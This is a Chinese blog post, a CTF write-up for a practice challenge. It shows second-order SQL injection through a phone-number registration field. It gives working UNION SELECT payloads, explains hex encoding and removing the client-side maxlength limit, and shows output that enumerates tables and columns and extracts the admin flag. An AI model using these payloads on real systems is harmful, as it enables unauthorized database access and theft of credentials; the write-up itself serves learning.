i春秋 phone number

原创

g1ut_t0ny 于 2020-07-03 15:49:34 发布 149 收藏

文章标签： SQL SQL语句 SQL初学者 SQL语句提升 CTF比赛 CTF教学 CTF电子书

本文链接：https://blog.csdn.net/g1ut_t0ny/article/details/107106243

版权

0x00思路


注册页面必有猫腻，于是随便注册一个账号进去，发现点击check可以查询到手机号相同的信息，肯定是连接到数据库的，所以推测是个数据库注入。

0x01步骤

1、尝试注册带有SQL语句查询的电话号，发现只能传入numbers，那我寻思十六进制的数字也是数字啊(露出哲学的微笑)

2、构造如下语句查询数据库(文末有进制转换的□，做的时候忘了截图嘤嘤嘤)


emmmm发现只能上传11位数字，好尴尬，审查元素改一下



```
ster.php" method="post"> event
rname" type="text" name="username" placeholder="用户名"> event
sword" type="password" name="password" placeholder="密码"
ne" type="text" name="phone" placeholder="phone" maxlength="11">
mit">提交</button>
```

接着来SQL


```
1 and 1=2 union select database()
```



Hello, wesd

Your phone is 1 and 1=2 union select database().


Click on the link and you'll know how many people use the same phone as you.



```
There only 0 people use the same phone as you
There only webdb people use the same phone as you
```

3、轮到表了


```
union select table_name from information_schema.tables where table_schema=database()
```



Hello, aszx

Your phone is 1 union select table_name from information_schema.tables where table_schema=database().


Click on the link and you'll know how many people use the same phone as you.




```
There only 406 people use the same phone as you
There only user people use the same phone as you
```

3、再来看看都有些啥字段

```
union select column_name from information_schema.columns where table_name="user"
```



```
There only 407 people use the same phone as you
There only Host people use the same phone as you
There only User people use the same phone as you
There only Password people use the same phone as you
There only Select_priv people use the same phone as you
There only Insert_priv people use the same phone as you
There only Update_priv people use the same phone as you
There only Delete_priv people use the same phone as you
There only Create_priv people use the same phone as you
There only Drop_priv people use the same phone as you
There only Reload_priv people use the same phone as you
There only Shutdown_priv people use the same phone as you
There only Process_priv people use the same phone as you
There only File_priv people use the same phone as you
There only Grant_priv people use the same phone as you
There only References_priv people use the same phone as you
There only Index_priv people use the same phone as you
There only Alter_priv people use the same phone as you
There only Show_db_priv people use the same phone as you
There only Super_priv people use the same phone as you
There only Create_tmp_table_priv people use the same phone as you
There only Lock_tables_priv people use the same phone as you
There only Execute_priv people use the same phone as you
There only Repl_slave_priv people use the same phone as you
There only Repl_client_priv people use the same phone as you
There only Create_view_priv people use the same phone as you
There only Show_view_priv people use the same phone as you
There only Create_routine_priv people use the same phone as you
There only Alter_routine_priv people use the same phone as you
There only Create_user_priv people use the same phone as you
There only Event_priv people use the same phone as you
There only Trigger_priv people use the same phone as you
There only Create_tablespace_priv people use the same phone as you
There only ssl_type people use the same phone as you
There only ssl_cipher people use the same phone as you
There only x509_issuer people use the same phone as you
There only x509_subject people use the same phone as you
There only max_questions people use the same phone as you
There only max_updates people use the same phone as you
There only max_connections people use the same phone as you
There only max_user_connections people use the same phone as you
There only plugin people use the same phone as you
There only authentication_string people use the same phone as you
There only id people use the same phone as you
There only username people use the same phone as you
There only phone people use the same phone as you
```



Hello, sdxc

Your phone is 1 union select column_name from information_schema.columns where table_name="user".

Click on the link and you'll know how many people use the same phone as you.

4、啊这…多少有点眼花缭乱，但结合源代码

> admin中存在大秘密

所以查看user表的admin

```
1 and 1=2 union select phone from user where username="admin"
```

得到flag

以上语句均需要转换成十六进制然后在注册页面的手机号中输入，长度受限改改maxlength就好了啦(啾咪~)

0x02注意

1、也不知道我头不行还是咋，刚开始将语句转换成16进制的数字后，我直接不加0x复制粘贴,一直显示只能够传入数字，好家伙给我整懵了，我为什么不加0x呢，因为我觉得x是个字母，那玩意肯定不行啊，也不知道为啥就不觉得16进制转换过来里面的字母就不算了，后来折腾半天，加上了0x就好了

2、可能我本人带点bug属性，我找的那种网站转出来的16进制都转不回去，空格全没了，所以给大家附上一条转数字的路：https://tool.lu/hexstr/